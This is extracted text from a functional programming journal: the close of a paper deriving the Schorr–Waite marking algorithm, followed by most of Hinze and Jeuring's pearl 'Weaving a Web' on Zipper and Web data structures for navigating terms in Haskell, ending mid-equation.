$$\begin{aligned} \text{mark4 } (\ell, r, m, s, a, b) = \\ \left| \begin{array}{ll} a \neq \text{Nil} \wedge m.a = 0 & \rightarrow \text{mark4 } (\ell[a := b], r, m[a := 1], s[a := 1], \ell.a, a) \\ b = \text{Nil} & \rightarrow (\ell, r, m) \\ s.b = 1 & \rightarrow \text{mark4 } (\ell[b := a], r[b := \ell.b], m, s[b := 0], r.b, b) \\ s.b = 0 & \rightarrow \text{mark4 } (\ell, r[b := a], m, s, b, r.b) \end{array} \right. \end{aligned}$$

This is the Schorr–Waite marking algorithm. The functions  $m$  and  $s$  are implemented as additional fields in each node. One can easily translate the tail recursive *mark4* into an imperative loop and we do not give details.

For convenience in the synthesis, let  $(\ell_0, r_0) = \text{restore } (\ell, r, s, a, b)$  and  $n = \text{next } (\ell, r, s)$ .

In the case  $a \neq \text{Nil} \wedge m.a = 0$  we argue:

$$\begin{aligned} & \text{mark4 } (\ell, r, m, s, a, b) \\ &= \{\text{definition of mark4}\} \\ &= \text{mark3 } ((\ell_0, r_0), m, s, n, a, b) \\ &= \{\text{case assumption}\} \\ &= \text{mark3 } ((\ell_0, r_0), m[a := 1], s[a := 1], n[a := b], \ell_0.a, a) \\ &= \{\text{claim}\} \\ &= \text{mark4 } (\ell[a := b], r, m[a := 1], s[a := 1], \ell.a, a) \end{aligned}$$

The claim relies on three facts: if  $a \neq \text{Nil} \wedge m a = 0$ , then

$$\ell_0 a = \ell a \quad (6)$$

$$(\ell_0, r_0) = \text{restore}(\ell[a := b], r, s[a := 1], \ell a, a) \quad (7)$$

$$n[a := b] = \text{next}(\ell[a := b], r, s[a := 1]) \quad (8)$$

In the case  $b = \text{Nil}$  we argue:

$$\begin{aligned} & \text{mark4}(\ell, r, m, s, a, b) \\ = & \{\text{definition of mark4}\} \\ & \text{mark3}((\ell_0, r_0), m, s, a, b) \\ = & \{\text{definition of mark3 in the case } b = \text{Nil}\} \\ & (\ell_0, r_0, m) \\ = & \{\text{definition of restore in the case } b = \text{Nil}\} \\ & (\ell, r, m) \end{aligned}$$

Similar calculations in the case  $b \neq \text{Nil} \wedge s b = 1$  yields the desired result provided, in this case, that

$$r_0 b = r b \quad (9)$$

$$(\ell_0, r_0) = \text{restore}(\ell[b := a], r[b := \ell b], s[b := 0], r b, b) \quad (10)$$

$$n = \text{next}(\ell[b := a], r[b := \ell b], s[b := 0]) \quad (11)$$

Finally, in the case  $b \neq \text{Nil} \wedge s b = 0$  we require

$$(\ell_0, r_0) = \text{restore}(\ell, r[b := a], s, b, r b) \quad (12)$$

$$n b = r b \quad (13)$$

Now we must verify that these conditions hold. Equation (6) is immediate since  $m a = 0$  implies  $a \notin n \star b$  and so  $\ell a = \ell_0 a$  and  $r a = r_0 a$ . For (7) we argue:

$$\begin{aligned} & \text{restore}(\ell[a := b], r, s[a := 1], \ell a, a) \\ = & \{\text{definition of restore since } s[a := 1] a = 1\} \\ & \text{restore}(\ell[a := b][a := \ell a], r, s[a := 0], a, b) \\ = & \{\text{simplification and } m a = 0 \Rightarrow s a = 0\} \\ & \text{restore}(\ell, r, s, a, b) \end{aligned}$$

For (8) we argue, writing  $(p \rightarrow q, r)$  as shorthand for **if**  $p$  **then**  $q$  **else**  $r$ :

$$\begin{aligned} & \text{next}(\ell[a := b], r, s[a := 1]) x \\ = & \{\text{definition of next}\} \\ & (s[a := 1] x = 1 \rightarrow \ell[a := b] x, r x) \\ = & \{\text{definition of update}\} \\ & (x = a \rightarrow b, (s x = 1 \rightarrow \ell x, r x)) \\ = & \{\text{definition of } n = \text{next}(\ell, r, s)\} \\ & n[a := b] \end{aligned}$$

For (9) we argue:

$$\begin{aligned}
 & \text{restore}(\ell, r, s, a, b) \\
 = & \quad \{\text{case assumption } s b = 1\} \\
 & \quad \text{restore}(\ell[b := a], r, s[b := 0], b, \ell b)
 \end{aligned}$$

Now, since  $b \notin n \star \ell b$  we have  $\ell_0 b = \ell[b := a] b = a$  and  $r_0 b = r b$ .

For (10) we argue:

$$\begin{aligned}
 & \text{restore}(\ell[b := a], r[b := \ell b], s[b := 0], r b, b) \\
 = & \quad \{\text{definition of restore and } s[b := 0] b = 0\} \\
 & \quad \text{restore}(\ell[b := a], r[b := \ell b][b := r b], s[b := 0], b, r[b := \ell b] b) \\
 = & \quad \{\text{simplification}\} \\
 & \quad \text{restore}(\ell[b := a], r, s[b := 0], b, \ell b) \\
 = & \quad \{\text{definition of restore and case assumption } s b = 1\} \\
 & \quad \text{restore}(\ell, r, s, a, b)
 \end{aligned}$$

For (11) we argue:

$$\begin{aligned}
 & \text{next}(\ell[b := a], r[b := \ell b], s[b := 0]) x \\
 = & \quad \{\text{definition of next}\} \\
 & (s[b := 0] x = 1 \rightarrow \ell[b := a] x, r[b := \ell b] x) \\
 = & \quad \{\text{definition of update}\} \\
 & (x = b \rightarrow \ell b, (s x = 1 \rightarrow \ell x, r x)) \\
 = & \quad \{\text{case assumption } s b = 1\} \\
 & n x
 \end{aligned}$$

For (12) we argue:

$$\begin{aligned}
 & \text{restore}(\ell, r[b := a], s, b, r b) \\
 = & \quad \{\text{definition of restore and case assumption } s b = 0\} \\
 & \quad \text{restore}(\ell, r, s, a, b)
 \end{aligned}$$

Finally, (13) is immediate from the case assumption  $s b = 0$  and the definition of  $n$ .

## 6 Conclusions

I guess the main conclusion is that one can do most things functionally if one puts one's mind to it. One reason it seems to work with pointer algorithms is that, as functional programmers, we already have access to a large body of useful notations and ideas (accumulating parameters, tupling, and so on), ideas that have to be explained from first principles in other work. The development of the Schorr–Waite algorithm turned out to be basically one of program transformation using straightforward techniques. We started with a marking algorithm for directed graphs, but we could have begun earlier with the preorder traversal of a binary tree, and

developed the starting point from that. Most of the subsequent treatment consisted of transformations to introduce a slightly curious implementation of stacks, followed by a data refinement to get rid of the *next* field.

While most of the reasoning consists of the manipulation of functional expressions, one also needs the occasional invariant between the arguments of functions. I have lectured to second-year students about pointer algorithms, using a refinement calculus of pre- and postconditions. None of the developments were as short as the ones above. To be sure, any treatment of the Schorr–Waite algorithm is bound to be fairly detailed, and none of the examples involved the creation of fresh addresses pointing to new cells. For that one would have to carry around a free list as an extra argument to functions that produce new cells. No doubt a suitable state monad would prove useful in hiding detail. From now on I will teach pointers using a functional approach.

### References

- Bijlsma, A. (1989) Calculating with pointers. *Science of Computer Programming*, 12, 191–205.
- Bird, R. (1998) *Introduction to Functional Programming using Haskell*. Prentice Hall International.
- Bornat, R. (2000) Proving pointer programs in Hoare Logic. *Mathematics of Program Construction Conference*, Punto de Lima.
- Butler, M. (1999) Calculational derivation of pointer algorithms from tree operations. *Science of Computer Programming*, 33(3), 221–260.
- Gibbons, J. and Jones, G. (1998) The underappreciated unfold. *ACM/SIGPLAN Conference on Functional Programming*, Baltimore, MD.
- Gries, D. (1979) The Schorr–Waite graph marking algorithm. *Acta Informatica*, 11, 223–232.
- Hofmann, M. (2000) A type system for bounded space and functional in-place update.
- Luckham, D. C. and Suzuki, N. (1979) Verification of array, record, and pointer operations in Pascal. *ACM Trans. Programming Lang. and Syst.*, 1(2), 227–243.
- Mason, I. A. (1988) Verification of programs that destructively manipulate data. *Sci. of Comput. Programming*, 10(2), 177–210.
- Möller, B. (1997) Calculating with pointer structures. In: R. Bird and L. Meertens (editors), *Algorithmic Languages and Calculi*, pp 24–48. IFIP TC2/WG2.1 Working Conference. Chapman & Hall.
- Möller, B. (1999) Calculating with acyclic and cyclic lists. *Infor. Sci.*, 119, 135–154.
- Morris, J. M. (1982) A proof of the Schorr–Waite algorithm. In: M. Broy and G. Schmidt (editors), *Proceedings 1981 Marktoberdorf Summer School*, pp. 25–51. Reidel.
- Reynolds, J. C. (2000) Reasoning about shared mutable data structure. *Proceedings of Hoare’s Retirement Symposium*, Oxford.
- Schorr, H. and Waite, W. M. (1967) An efficient machine-independent procedure for garbage collection in various list structures. *Comm. ACM*, 10, 501–506.
- Topor, R. W. (1979) The correctness of the Schorr–Waite marking algorithm. *Acta Informatica*, 11, 211–221.
- Walker, D. and Morrisett, G. (2000) Alias types for recursive data structures. *ACM Workshop on Types in Compilation*, Montreal, Canada (to appear).

# FUNCTIONAL PEARL

## *Weaving a Web*

RALF HINZE

*Institut für Informatik III, Universität Bonn  
Römerstraße 164, 53117 Bonn, Germany  
(e-mail: ralf@informatik.uni-bonn.de)*

JOHAN JEURING

*Institute of Information and Computing Sciences, Utrecht University  
P.O.Box 80.089, 3508 TB Utrecht, The Netherlands  
(e-mail: johanj@cs.uu.nl)*

*Just a little bit of it can bring you up and down.*

— Genesis, *it*

### 1 Introduction

Suppose, you want to implement a structured editor for some term type, so that the user can navigate through a given term and perform edit actions on subterms. In this case you are immediately faced with the problem of how to keep track of the cursor movements and the user’s edits in a reasonably efficient manner. In a previous pearl G. Huet (1997) introduced a simple data structure, the Zipper, that addresses this problem—we will explain the Zipper briefly in Sec. 2. A drawback of the Zipper is that the type of cursor locations depends on the structure of the term type, that is, each term type gives rise to a different type of locations (unless you are working in an untyped environment). In this pearl we present an alternative data structure, the Web, that serves the same purpose but that is parametric in the underlying term type. Sec. 3 – 6 are devoted to the new data structure. Before we unravel the Zipper and explore the Web, let us first give a taste of their use.

The following (excerpt of a) term type for representing programs in some functional language serves as a running example.<sup>1</sup>

```
data Term = Var String
          | Abs String Term
          | App Term Term
          | If Term Term Term
```

In fact, the term type has been chosen so that we have constructors with no, one, two

<sup>1</sup> The programs are given in the functional programming language Haskell 98 (Peyton Jones & Hughes, 1999).




Fig. 1. Navigating through the term  $K t_1 t_2 \dots t_m$ .

and three recursive components. Here is an example element of  $\text{Term}$ , presumably the right-hand side of the definition of the factorial function:

```
rhs = Abs "n" (If (App (App (Var "=") (Var "n")) (Var "0"))
                     (Var "1")
                     (App (App (Var "+") (Var "n"))
                           (App (Var "fac") (App (Var "pred") (Var "n)))))).
```

But ouch, the program contains a typo: in the else branch the numbers are added rather than multiplied. To correct the program let us use the Zipper library. It supplies a type of locations, four navigation primitives, a function that starts the navigation taking a term into a location and a function that extracts the subterm at the current location:

<i>Loc</i>	$:: \star$
<i>top</i>	$:: \text{Term} \rightarrow \text{Loc}$
<i>down, up, left, right</i>	$:: \text{Loc} \rightarrow \text{Loc}$
<i>it</i>	$:: \text{Loc} \rightarrow \text{Term}.$ -- record label

Note that *it* is a record label so that we can use Haskell's record syntax to change a subterm:  $l\{\text{it} = t\}$  replaces the subterm at location *l* by *t*. The navigation primitives have the following meaning: *down* goes to the leftmost child (or rather, the leftmost recursive component) of the current node, *up* goes to the parent, *left* goes to the left sibling and *right* goes to the right sibling. Fig. 1 illustrates the navigation primitives.

The following session with the Haskell interpreter Hugs (Jones & Peterson, 1999) shows how to correct the definition of the factorial function (a location is displayed by showing the associated subterm;  $\$\$$  always refers to the previous value).

```
> top rhs
Abs "n" (If (App (App (Var "=") (Var "n")) (Var "0")) ( . . . ))
> down $\$
If (App (App (Var "=") (Var "n")) (Var "0")) (Var "1") ( . . . )
> down $\$
App (App (Var "=") (Var "n")) (Var "0")
```

```


>   right $$ 
Var "1"
>   right $$ 
App (App (Var "+") (Var "n")) (App (Var "fac") (App (Var "pred") (Var "n")))
>   down $$ 
App (Var "+") (Var "n")
>   down $$ 
Var "+"
>   $$ { it = Var "*" }
Var "*"
>   up $$ 
App (Var "*") (Var "n")

```

We go down twice to the first argument of *If*, then move two times to the right into the else branch, where we again go down twice. As to be expected the local change is remembered when we go up. In a real editor the edit actions are most likely more advanced, but such advanced edit actions usually consist of combinations of primitive actions like the ones used in the session above.

## 2 The Zipper

The Zipper is based on pointer reversal. If we follow a pointer to a subterm, the pointer is reversed to point from the subterm to its parent so that we can go up again later. A location is simply a pair *At t c* consisting of the current subterm *t* and a pointer *c* to its parent. The upward pointer corresponds to the context of the subterm. It can be represented as follows. For each constructor *K* that has *m* recursive components we introduce *m* context constructors *K<sub>1</sub>*, ..., *K<sub>m</sub>*. Now, consider the location *At (K t<sub>1</sub> t<sub>2</sub> ... t<sub>m</sub>) c*. If we go down to *t<sub>1</sub>*, we are left with the context *K • t<sub>2</sub> ... t<sub>m</sub>* and the old context *c*. To represent the combined context, we simply plug *c* into the hole to obtain *K<sub>1</sub> c t<sub>2</sub> ... t<sub>m</sub>*. Thus, the new location is *At t<sub>1</sub> (K<sub>1</sub> c t<sub>2</sub> ... t<sub>m</sub>)*. The following picture illustrates the idea (the filled circle marks the current cursor position).



The implementation of the Zipper for the datatype *Term* is displayed in Fig. 2. Clearly, the larger the term type the larger the context type and the larger the implementation effort for the navigation primitives.

<b>data</b> <i>Loc</i>	$= At\{it :: Term, ctx :: Ctx\}$
<b>data</b> <i>Ctx</i>	$= Top$ $  Abs_1 String Ctx$ $  App_1 Ctx Term$ $  App_2 Term Ctx$ $  If_1 Ctx Term Term$ $  If_2 Term Ctx Term$ $  If_3 Term Term Ctx$
<i>down, up, left, right</i>	$:: Loc \rightarrow Loc$
<i>down (At (Var s) c)</i>	$= At (Var s) c$
<i>down (At (Abs s t1) c)</i>	$= At t1 (Abs s c)$
<i>down (At (App t1 t2) c)</i>	$= At t1 (App1 c t2)$
<i>down (At (If t1 t2 t3) c)</i>	$= At t1 (If1 c t2 t3)$
<i>up (At t Top)</i>	$= At t Top$
<i>up (At t1 (Abs1 s c))</i>	$= At (Abs s t1) c$
<i>up (At t1 (App1 c t2))</i>	$= At (App t1 t2) c$
<i>up (At t2 (App2 t1 c))</i>	$= At (App t1 t2) c$
<i>up (At t1 (If1 c t2 t3))</i>	$= At (If t1 t2 t3) c$
<i>up (At t2 (If2 t1 c t3))</i>	$= At (If t1 t2 t3) c$
<i>up (At t3 (If3 t1 t2 c))</i>	$= At (If t1 t2 t3) c$
<i>left (At t Top)</i>	$= At t Top$
<i>left (At t1 (Abs1 s c))</i>	$= At t1 (Abs s c)$
<i>left (At t1 (App1 c t2))</i>	$= At t1 (App1 c t2)$
<i>left (At t2 (App2 t1 c))</i>	$= At t1 (App1 c t2)$
<i>left (At t1 (If1 c t2 t3))</i>	$= At t1 (If1 c t2 t3)$
<i>left (At t2 (If2 t1 c t3))</i>	$= At t1 (If1 c t2 t3)$
<i>left (At t3 (If3 t1 t2 c))</i>	$= At t2 (If2 t1 c t3)$
<i>right (At t Top)</i>	$= At t Top$
<i>right (At t1 (Abs1 s c))</i>	$= At t1 (Abs s c)$
<i>right (At t1 (App1 c t2))</i>	$= At t2 (App2 t1 c)$
<i>right (At t2 (App2 t1 c))</i>	$= At t2 (App2 t1 c)$
<i>right (At t1 (If1 c t2 t3))</i>	$= At t2 (If2 t1 c t3)$
<i>right (At t2 (If2 t1 c t3))</i>	$= At t3 (If3 t1 t2 c)$
<i>right (At t3 (If3 t1 t2 c))</i>	$= At t3 (If3 t1 t2 c)$
<i>top</i>	$:: Term \rightarrow Loc$
<i>top t</i>	$= At t Top$

Fig. 2. The zipper data structure for *Term*.

### 3 The Web

If you use the Web, the implementation effort is considerably smaller. All you have to do is to define a function that weaves a web. For the *Term* datatype it reads:

<i>weave</i>	$:: Term \rightarrow Weaver Term$
<i>weave (Var s)</i>	$= con_0 weave (Var s)$
<i>weave (Abs s t1)</i>	$= con_1 weave (Abs s) t1$
<i>weave (App t1 t2)</i>	$= con_2 weave App t1 t2$
<i>weave (If t1 t2 t3)</i>	$= con_3 weave If t1 t2 t3.$

For each constructor  $K$  that has  $m$  recursive components we call the combinator  $con_m$  supplied by the Web library<sup>2</sup>. It takes  $m+2$  arguments: the weaving function itself, a so-called *constructor function* and the  $m$  recursive components of  $K$ . Given  $m$  recursive components the constructor function builds a term that has  $K$  as the top-level constructor. So, if  $K$  only has recursive components (like *App* and *If*), then the constructor function is simply  $K$ . Otherwise, it additionally incorporates the non-recursive components of  $K$ .

The weaving function can be mechanically generated from a given datatype definition—so that you can use the Web even if you don’t read the following sections. The equation for a constructor  $K$  takes the following general form

$$weave(K a_1 \dots a_n) = con_m weave(\lambda t_1 \dots t_m \rightarrow K a_1 \dots a_n) t_1 \dots t_m,$$

where the variables  $\{t_1, \dots, t_m\} \subseteq \{a_1, \dots, a_n\}$  mark the recursive components of the constructor  $K$ .

The navigation primitives are the same as before except that the type of locations is now parametric in the underlying term type.

<i>Loc</i>	:: $\star \rightarrow \star$
<i>down, up, left, right</i>	$\:: Loc a \rightarrow Loc a$
<i>it</i>	$\:: Loc a \rightarrow a$ -- record label

The weaving primitives are

<i>Weaver</i>	:: $\star \rightarrow \star$
<i>con</i> <sub>0</sub>	$\:: (a \rightarrow Weaver a) \rightarrow (a) \rightarrow Weaver a$
<i>con</i> <sub>1</sub>	$\:: (a \rightarrow Weaver a) \rightarrow (a \rightarrow a) \rightarrow a \rightarrow Weaver a$
<i>con</i> <sub>2</sub>	$\:: (a \rightarrow Weaver a) \rightarrow (a \rightarrow a \rightarrow a) \rightarrow a \rightarrow a \rightarrow Weaver a$
<i>con</i> <sub>3</sub>	$\:: (a \rightarrow Weaver a) \rightarrow (a \rightarrow a \rightarrow a \rightarrow a) \rightarrow a \rightarrow a \rightarrow a \rightarrow Weaver a$
<i>explore</i>	$\:: (a \rightarrow Weaver a) \rightarrow a \rightarrow Loc a$

To turn a term  $t$  into a location one calls *explore weave t*—this is the only difference to the Zipper where we used *top t*.

The implementation is presented in three steps. Sec. 4 shows how to implement a web that allows you to navigate through a term without being able to change it. Sec. 5 describes the amendments necessary to support editing. Finally, Sec. 6 shows how to implement the interface above.

#### 4 A Read-only Web

The idea underlying the Web is quite simple: given a term  $t$  we generate a graph whose nodes are labelled with subterms of  $t$ . There is a directed edge between two nodes  $t_i$  and  $t_j$  if one can move from  $t_i$  to  $t_j$  using one of the navigation primitives. The local structure of the graph is displayed in Fig. 1. A location is now a node

<sup>2</sup> Since Haskell currently has no support for defining variadic functions, the Web library only supplies  $con_0, \dots, con_{max}$  where  $max$  is some fixed upper bound. This is not a limitation, however, since one can use as a last resort a function that operates on lists, see Exercise 1.

together with its outgoing edges; it is represented by the following datatype.

```
data Loc a = At{ it :: a,
                  down :: Loc a,
                  up :: Loc a,
                  left :: Loc a,
                  right :: Loc a }
```

The function *top* turns a term into a location.

```
top :: Term → Loc Term
top t = r where r = At t (weave r t) r r r
```

If the user goes down, the function *weave* is invoked, which lazily constructs the nodes of the web (in fact, this version of the web relies on lazy evaluation). It takes two arguments, a location and the label of the location, and yields the location of the first recursive component. If there is none, it simply returns the original location. Note that since we are working towards a solution, this version of *weave* does not yet have the type given in the previous section.

<i>weave</i>	:: Loc Term → Term → Loc Term
<i>weave l<sub>0</sub> (Var s)</i>	= <i>l<sub>0</sub></i>
<i>weave l<sub>0</sub> (Abs s t<sub>1</sub>)</i>	= <i>l<sub>1</sub></i>
<b>where</b> <i>l<sub>1</sub></i>	= At <i>t<sub>1</sub></i> ( <i>weave l<sub>1</sub> t<sub>1</sub></i> ) <i>l<sub>0</sub> l<sub>1</sub> l<sub>1</sub></i>
<i>weave l<sub>0</sub> (App t<sub>1</sub> t<sub>2</sub>)</i>	= <i>l<sub>1</sub></i>
<b>where</b> <i>l<sub>1</sub></i>	= At <i>t<sub>1</sub></i> ( <i>weave l<sub>1</sub> t<sub>1</sub></i> ) <i>l<sub>0</sub> l<sub>1</sub> l<sub>2</sub></i>
<i>l<sub>2</sub></i>	= At <i>t<sub>2</sub></i> ( <i>weave l<sub>2</sub> t<sub>2</sub></i> ) <i>l<sub>0</sub> l<sub>1</sub> l<sub>2</sub></i>
<i>weave l<sub>0</sub> (If t<sub>1</sub> t<sub>2</sub> t<sub>3</sub>)</i>	= <i>l<sub>1</sub></i>
<b>where</b> <i>l<sub>1</sub></i>	= At <i>t<sub>1</sub></i> ( <i>weave l<sub>1</sub> t<sub>1</sub></i> ) <i>l<sub>0</sub> l<sub>1</sub> l<sub>2</sub></i>
<i>l<sub>2</sub></i>	= At <i>t<sub>2</sub></i> ( <i>weave l<sub>2</sub> t<sub>2</sub></i> ) <i>l<sub>0</sub> l<sub>1</sub> l<sub>3</sub></i>
<i>l<sub>3</sub></i>	= At <i>t<sub>3</sub></i> ( <i>weave l<sub>3</sub> t<sub>3</sub></i> ) <i>l<sub>0</sub> l<sub>2</sub> l<sub>3</sub></i>

Consider the definition of *l<sub>2</sub>* in the last case: it is labelled with *t<sub>2</sub>*, going down recursively invokes *weave*, the *up* link is set to *l<sub>0</sub>*, its left neighbour is *l<sub>1</sub>* and its right neighbour is *l<sub>3</sub>*. This scheme generalizes in a straightforward manner to constructors of arbitrary arity. Note, however, that the definition of the locations is mostly independent of the particular constructor at hand. So, before we proceed, let us factor *weave* into a part that is specific to a particular term type and a part that is independent of it.

<i>weave l<sub>0</sub> (Var s)</i>	= loc <sub>0</sub> weave l <sub>0</sub>
<i>weave l<sub>0</sub> (Abs s t<sub>1</sub>)</i>	= loc <sub>1</sub> weave l <sub>0</sub> t <sub>1</sub>
<i>weave l<sub>0</sub> (App t<sub>1</sub> t<sub>2</sub>)</i>	= loc <sub>2</sub> weave l <sub>0</sub> t <sub>1</sub> t <sub>2</sub>
<i>weave l<sub>0</sub> (If t<sub>1</sub> t<sub>2</sub> t<sub>3</sub>)</i>	= loc <sub>3</sub> weave l <sub>0</sub> t <sub>1</sub> t <sub>2</sub> t <sub>3</sub>
<i>loc<sub>0</sub> wv l<sub>0</sub></i>	= <i>l<sub>0</sub></i>
<i>loc<sub>1</sub> wv l<sub>0</sub> t<sub>1</sub></i>	= <i>l<sub>1</sub></i>
<b>where</b> <i>l<sub>1</sub></i>	= At <i>t<sub>1</sub></i> ( <i>wv l<sub>1</sub> t<sub>1</sub></i> ) <i>l<sub>0</sub> l<sub>1</sub> l<sub>1</sub></i>

$$\begin{aligned}
loc_2 \text{ wv } l_0 t_1 t_2 &= l_1 \\
\mathbf{where} \quad l_1 &= At \ t_1 \ (wv \ l_1 \ t_1) \ l_0 \ l_1 \ l_2 \\
l_2 &= At \ t_2 \ (wv \ l_2 \ t_2) \ l_0 \ l_1 \ l_2 \\
loc_3 \text{ wv } l_0 t_1 t_2 t_3 &= l_1 \\
\mathbf{where} \quad l_1 &= At \ t_1 \ (wv \ l_1 \ t_1) \ l_0 \ l_1 \ l_2 \\
l_2 &= At \ t_2 \ (wv \ l_2 \ t_2) \ l_0 \ l_1 \ l_3 \\
l_3 &= At \ t_3 \ (wv \ l_3 \ t_3) \ l_0 \ l_2 \ l_3
\end{aligned}$$

Note that  $loc_m$  must be parameterized by the  $weave$  function so that it can be reused for different term types.

## 5 A Read-write Web

The Web introduced in the previous section is read-only since the links are created statically when  $top$  is called. So even if we change the subterm attached to a location, the change will not be remembered if we move onwards. To make the Web reflect any user edits, we must create the links dynamically as we move. To this end we turn the components of the type  $Loc$  into functions that create locations:

$$\begin{aligned}
\mathbf{data} \ Loc \ a = \ At\{it &:: a, \\
&\quad fdown :: a \rightarrow Loc \ a, \\
&\quad fup :: a \rightarrow Loc \ a, \\
&\quad fleft :: a \rightarrow Loc \ a, \\
&\quad fright :: a \rightarrow Loc \ a\}.
\end{aligned}$$

The navigation primitives are implemented by calling the appropriate link function with the current subterm.

$$\begin{aligned}
down, up, left, right &:: Loc \ a \rightarrow Loc \ a \\
down \ l &= (fdown \ l) \ (it \ l) \\
up \ l &= (fup \ l) \ (it \ l) \\
left \ l &= (fleft \ l) \ (it \ l) \\
right \ l &= (fright \ l) \ (it \ l)
\end{aligned}$$

The implementation of  $weave$  and  $loc_m$  is similar to what we had before except that any local changes are now propagated when we move ( $weave$  still does not have the right type).

$$\begin{aligned}
top &= fr \ \mathbf{where} \ fr \ t = At \ t \ (weave \ fr) \ fr \ fr \ fr \\
weave \ fl_0 \ (Var \ s) &= loc_0 \ weave \ (fl_0 \ (Var \ s)) \\
weave \ fl_0 \ (Abs \ s \ t_1) &= loc_1 \ weave \ (\lambda t'_1 \rightarrow fl_0 \ (Abs \ s \ t'_1)) \ t_1 \\
weave \ fl_0 \ (App \ t_1 \ t_2) &= loc_2 \ weave \ (\lambda t'_1 \ t'_2 \rightarrow fl_0 \ (App \ t'_1 \ t'_2)) \ t_1 \ t_2 \\
weave \ fl_0 \ (If \ t_1 \ t_2 \ t_3) &= loc_3 \ weave \ (\lambda t'_1 \ t'_2 \ t'_3 \rightarrow fl_0 \ (If \ t'_1 \ t'_2 \ t'_3)) \ t_1 \ t_2 \ t_3 \\
loc_0 \ wv \ fl'_0 &= fl'_0 \\
loc_1 \ wv \ fl'_0 &= fl_1 \\
\mathbf{where} \ fl_1 \ t_1 &= At \ t_1 \ (wv \ (upd \ fl_1)) \ (upd \ fl'_0) \ (upd \ fl_1) \ (upd \ fl_1) \\
\mathbf{where} \ upd \ fl \ t'_1 &= fl \ t'_1
\end{aligned}$$

$$\begin{aligned}
loc_2 \text{ wv } fl'_0 &= fl_1 \\
\mathbf{where} \quad fl_1 \ t_1 \ t_2 &= At \ t_1 \ (wv \ (upd \ fl_1)) \ (upd \ fl'_0) \ (upd \ fl_1) \ (upd \ fl_2) \\
&\quad \mathbf{where} \ upd \ fl \ t'_1 = fl \ t'_1 \ t_2 \\
fl_2 \ t_1 \ t_2 &= At \ t_2 \ (wv \ (upd \ fl_2)) \ (upd \ fl'_0) \ (upd \ fl_1) \ (upd \ fl_2) \\
&\quad \mathbf{where} \ upd \ fl \ t'_2 = fl \ t_1 \ t'_2 \\
loc_3 \text{ wv } fl'_0 &= fl_1 \\
\mathbf{where} \quad fl_1 \ t_1 \ t_2 \ t_3 &= At \ t_1 \ (wv \ (upd \ fl_1)) \ (upd \ fl'_0) \ (upd \ fl_1) \ (upd \ fl_2) \\
&\quad \mathbf{where} \ upd \ fl \ t'_1 = fl \ t'_1 \ t_2 \ t_3 \\
fl_2 \ t_1 \ t_2 \ t_3 &= At \ t_2 \ (wv \ (upd \ fl_2)) \ (upd \ fl'_0) \ (upd \ fl_1) \ (upd \ fl_3) \\
&\quad \mathbf{where} \ upd \ fl \ t'_2 = fl \ t_1 \ t'_2 \ t_3 \\
fl_3 \ t_1 \ t_2 \ t_3 &= At \ t_3 \ (wv \ (upd \ fl_3)) \ (upd \ fl'_0) \ (upd \ fl_2) \ (upd \ fl_3) \\
&\quad \mathbf{where} \ upd \ fl \ t'_3 = fl \ t_1 \ t_2 \ t'_3
\end{aligned}$$

To illustrate the propagation of changes consider the definition of  $fl_2$  local to  $loc_3$ : it takes as arguments the three ‘current’ components  $t_1$ ,  $t_2$  and  $t_3$  and creates a location labelled with the second component  $t_2$ . Now, if its *fright* function is called with, say,  $t'_2$ , then  $fl_3$  is invoked with  $t_1$ ,  $t'_2$  and  $t_3$  creating a new location labelled with  $t_3$ . If now *fup*  $t'_3$  is called,  $fl'_0$  is invoked with  $t_1$ ,  $t'_2$  and  $t'_3$  as arguments. It in turn creates a new term and passes it to  $fl_0$ , the link function of its parent (see the definition of *weave*).

Finally, it is worth noting that all the primitives use constant time since they all reduce to a few function applications.

## 6 The Web Interface

The above implementation works very smoothly but it does not quite implement the interface given in Sec. 3. The last version of the weaver is defined by equations of the form

$$weave \ fl_0 \ (K \ a_1 \ \dots \ a_n) = loc_m \ weave \ (\lambda t_1 \ \dots \ t_m \rightarrow fl_0 \ (K \ a_1 \ \dots \ a_n)) \ t_1 \ \dots \ t_m$$

whereas we want to let the user supply somewhat simpler equations of the form

$$weave \ (K \ a_1 \ \dots \ a_n) = con_m \ weave \ (\lambda t_1 \ \dots \ t_m \rightarrow K \ a_1 \ \dots \ a_n) \ t_1 \ \dots \ t_m.$$

Now, the second form can be obtained from the first if we flip the arguments of *weave* and split  $\lambda t_1 \ \dots \ t_m \rightarrow fl_0 \ (K \ a_1 \ \dots \ a_n)$  into the constructor function  $\lambda t_1 \ \dots \ t_m \rightarrow K \ a_1 \ \dots \ a_n$  and the link function  $fl_0$ :

$$weave \ (K \ a_1 \ \dots \ a_n) \ fl_0 = con_m \ weave \ (\lambda t_1 \ \dots \ t_m \rightarrow K \ a_1 \ \dots \ a_n) \ t_1 \ \dots \ t_m \ fl_0.$$

Applying  $\eta$ -reduction we obtain the desired form. Now, the combinators  $con_m$  must merely undo the flipping and splitting before they call  $loc_m$ .

$$\begin{aligned}
\mathbf{newtype} \ Weaver \ a &= W \{ unW :: (a \rightarrow Loc \ a) \rightarrow Loc \ a \} \\
call \ wv \ fl_0 \ t &= unW \ (wv \ t) \ fl_0
\end{aligned}$$

$$\begin{aligned}
